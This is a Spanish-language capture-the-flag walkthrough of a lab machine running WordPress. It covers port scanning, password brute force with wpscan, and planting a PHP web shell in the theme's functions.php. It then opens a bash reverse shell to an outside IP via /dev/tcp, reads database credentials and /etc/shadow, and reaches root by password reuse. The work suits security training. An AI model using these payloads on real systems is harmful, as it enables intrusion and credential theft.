

PRESSENTER

Primero hacemos un ping para comprobar conectividad:

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.116 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.116/0.116/0.116/0.000 ms
```

Hay conectividad con la máquina y vemos un ttl de 64, por lo que probablemente sea una máquina Linux.

Ahora vamos a hacer el reconocimiento de puertos:

```
> sudo nmap -sS -p- --open --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
[sudo] contraseña para romy:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 13:43 CEST
Initiating ARP Ping Scan at 13:43
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 13:43, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:43
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 13:43, 1.09s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000080s latency).
Scanned at 2024-09-10 13:43:52 CEST for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

En este caso solo hay un puerto abierto, por lo que vamos a analizar un poco más este puerto:

```
> nmap -p80 -sCV 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 13:45 CEST
Nmap scan report for escolares.dl (172.17.0.2)
Host is up (0.000039s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Pressenter CTF
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

No vemos mucha información por lo que vamos a ver la web.


Si nos fijamos en el código fuente vemos lo siguiente:

```
<p class="hidden-domain">Find us at <a href="http://pressenter.hl" target="_blank">pressenter.hl</a></p>
```

Parece un dominio oculto, vamos a meterlo en etc/hosts y vemos la web.

```
8 172.17.0.2 pressenter.hl
```

Ahora ya tenemos acceso a una nueva web, la cual vemos que es un wordpress gracias al Wappalyzer, además de tener un usuario:



The screenshot shows the Wappalyzer interface with the 'TECHNOLOGIES' tab selected. It lists various technologies detected on the website:

- CMS:** WordPress
- Blogs:** WordPress
- Miscellaneous:** RSS
- Web servers:** Apache HTTP Server (2.4.58)
- Programming languages:** PHP
- Operating systems:** Ubuntu
- Databases:** MySQL

At the bottom, it shows the date 'Ago 22, 2024' and the author 'por pressi en Sin categoría'.

Ahora vamos a aplicar fuerza bruta para entrar:

```
> wpscan --url http://pressenter.hl -U pressi -P /usr/share/wordlists/rockyou.txt
```

```
[!] Valid Combinations Found:  
| Username: pressi, Password: dumbass
```

¡Te damos la bienvenida a WordPress!


[Aprende más sobre la versión 6.6.1.](#)

Y ya entramos a wordpress.


Ahora vamos a editar el archivo function.php de la hoja de estilos Twenty Twenty-Four para poder ejecutar comandos:

```
1 <?php
2
3 system($_GET['cmd']);
4
5 ?>
6
```

Nos da error, por lo que instalamos el plugin file manager para poder modificar el archivo:



Y si probamos:



Tenemos ejecución de comandos remota (RCE).

Ponemos lo siguiente:

```
http://pressenter.hl/wp-content/themes/twentytwentyfour/functions.php?cmd=bash -c "bash -i >%26 /dev/tcp/192.168.0.34/443 0>%261"
```

```
bash -c 'bash -i >%26 /dev/tcp/192.168.0.34/443 0>%261'
```

```
<www/pressenter/wp-content/themes/twentytwentyfour$ whoami
whoami
www-data
```

Y estamos dentro como www-data.

Investigando el user, vemos que el wp-config.php tenemos user y password de la base de datos:

```
/** Database username */
define( 'DB_USER', 'admin' );

/** Database password */
define( 'DB_PASSWORD', 'rooteable' );
```

Vamos a acceder para buscar más información.

```
www-data@8be6ed4f6ca6:/var/www/pressenter$ mysql -h localhost -u admin -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3148
Server version: 8.0.39-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> |
```

Y encontramos lo siguiente:

```
mysql> select * from wp_usernames;
+----+-----+-----+-----+
| id | username | password          | created_at          |
+----+-----+-----+-----+
| 1  | enter    | kernellinuxhack  | 2024-08-22 13:18:04 |
+----+-----+-----+-----+
```


Ahora vamos a migrar a este usuario:

```
www-data@8be6ed4f6ca6:/var/www/presenter$ su enter
Password:
enter@8be6ed4f6ca6:/var/www/presenter$ whoami
enter
enter@8be6ed4f6ca6:/var/www/presenter$
```

Con sudo -l encontramos lo siguiente:

```
enter@8be6ed4f6ca6:/var/www/presenter$ sudo -l
Matching Defaults entries for enter on 8be6ed4f6ca6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User enter may run the following commands on 8be6ed4f6ca6:
    (ALL : ALL) NOPASSWD: /usr/bin/cat
    (ALL : ALL) NOPASSWD: /usr/bin/whoami
```

Y si vemos el archivo /etc/shadow para ver los hash de las contraseñas vemos lo siguiente:

```
enter@8be6ed4f6ca6:/var/www/presenter$ sudo cat /etc/shadow
root:$y$j9T$akUJ4vsuBbdXzLVFhULeS/$gtonzLT9wVUtsGeA4SMfuq0NBLjWdvZfJzDP5zGeB2.:19957:0:99999:7:::
daemon*:19936:0:99999:7:::
bin*:19936:0:99999:7:::
sys*:19936:0:99999:7:::
sync*:19936:0:99999:7:::
games*:19936:0:99999:7:::
man*:19936:0:99999:7:::
lp*:19936:0:99999:7:::
mail*:19936:0:99999:7:::
news*:19936:0:99999:7:::
uucp*:19936:0:99999:7:::
proxy*:19936:0:99999:7:::
www-data*:19936:0:99999:7:::
backup*:19936:0:99999:7:::
list*:19936:0:99999:7:::
irc*:19936:0:99999:7:::
_apt*:19936:0:99999:7:::
nobody*:19936:0:99999:7:::
mysql!:19957:::
enter:$y$j9T$tRCuWr1iQy3bpfVGn9UgM.$zgL23sFzked4H5n8vXBuACUQ9vDduVFxLYTP222P2h.:19957:0:99999:7:::
```

Los usuarios enter y root parece que tienen la misma contraseña por lo que si probamos:

```
root@8be6ed4f6ca6:/var/www/presenter# whoami
root
```

Ya somos root.